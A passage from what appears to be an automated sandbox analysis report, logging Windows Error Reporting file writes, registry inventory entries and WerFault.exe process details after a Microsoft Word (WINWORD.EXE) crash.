C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7008	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7048	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7052	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7054	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7088	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7092	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7096	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7192	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7196	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7198	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7234	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7238	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7240	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7264	4	0d 00 0a 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7268	2	09 00		success or wait	6	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7272	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7524	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7528	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7530	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7556	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7560	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7562	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 31 00 32 00 54 00 30 00 31 00 3a 00 35 00 30 00 3a 00 33 00 37 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-08-12T01:50:37Z">	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7662	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7666	2	09 00		success or wait	2	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7670	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 32 00 38 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 31 00 32 00 32 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 31 00 39 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 31 00 39 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="286" PID="1220" UptimeMS="11906" TimeSinceCreationMS="11906" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7936	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7940	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7944	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7964	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7968	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7970	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8008	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8012	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8014	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8052	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8056	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8060	98	3c 00 47 00 75 00 69 00 64 00 3e 00 32 00 37 00 35 00 66 00 35 00 37 00 34 00 63 00 2d 00 37 00 63 00 31 00 35 00 2d 00 34 00 65 00 34 00 64 00 2d 00 62 00 35 00 65 00 66 00 2d 00 33 00 31 00 32 00 32 00 32 00 30 00 65 00 33 00 35 00 36 00 30 00 39 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>275f574c-7c15-4e4d-b5ef-312220e35609</Guid>	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8158	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8162	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8166	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 31 00 32 00 54 00 30 00 31 00 3a 00 35 00 30 00 3a 00 33 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-08-12T01:50 :37Z</CreationTime>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8264	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8268	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8270	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8310	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	8314	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER39C1.tmp.xml	0	4671	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_WINWORD.EXE_36a787bf8896eba6a9e85f1761f2a7eec6686b_5f94c319_0fad4122\Report.wer	0	2	fd fd		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_WINWORD.EXE_36a787bf8896eba6a9e85f1761f2a7eec6686b_5f94c319_0fad4122\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	267	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_WINWORD.EXE_36a787bf8896eba6a9e85f1761f2a7eec6686b_5f94c319_0fad4122\Report.wer	22882	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 37 00 32 00 39 00 32 00 32 00 37 00 36 00 36 00 38 00	MetadataHash=-1729227668	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	success or wait	1	64FA36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	64FA1FB2	RegCreateKeyExW
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	64F843D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	ProgramId	unicode	00069598d3287916f374a8395560550342700000000	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	FileId	unicode	0000404de7544598f08723ea1f13c0724aef5ac5af34	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	LowerCaseLongPath	unicode	c:\program files (x86)\microsoft office\office16\winword.exe	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	LongPathHash	unicode	winword.exe\597535ad	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	Name	unicode	winword.exe	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	Publisher	unicode	microsoft corporation	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	Version	unicode	16.0.4993.1001	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	BinFileVersion	unicode	16.0.4993.1001	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	BinaryType	unicode	pe32_i386	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	ProductName	unicode	microsoft office 2016	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	ProductVersion	unicode	16.0.4993.1001	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe\597535ad	LinkDate	unicode	03/21/2020 12:12:22	success or wait	1	64FA36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe|597535ad	BinProductVersion	unicode	16.0.4993.0	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe|597535ad	Size	B	18 91 1D 00 00 00 00 00	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe|597535ad	Language	dword	0	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe|597535ad	IsPeFile	dword	1	success or wait	1	64FA36BF	unknown
\REGISTRY\A\{50dbf55d-f1e7-f498-6062-44dfbbd3c1f9}\Root\InventoryApplicationFile\winword.exe|597535ad	IsOsComponent	dword	0	success or wait	1	64FA36BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 08 00 00 00 00 00 00 00 D0 68 BF 14 02 00 00 00 00 00 00 00 1F 5B 36 0B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	64FA1FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **3636**, Parent PID: **1220**

General

Target ID:	17
Start time:	18:50:32
Start date:	11/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1220 -s 4152
Imagebase:	0xb30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly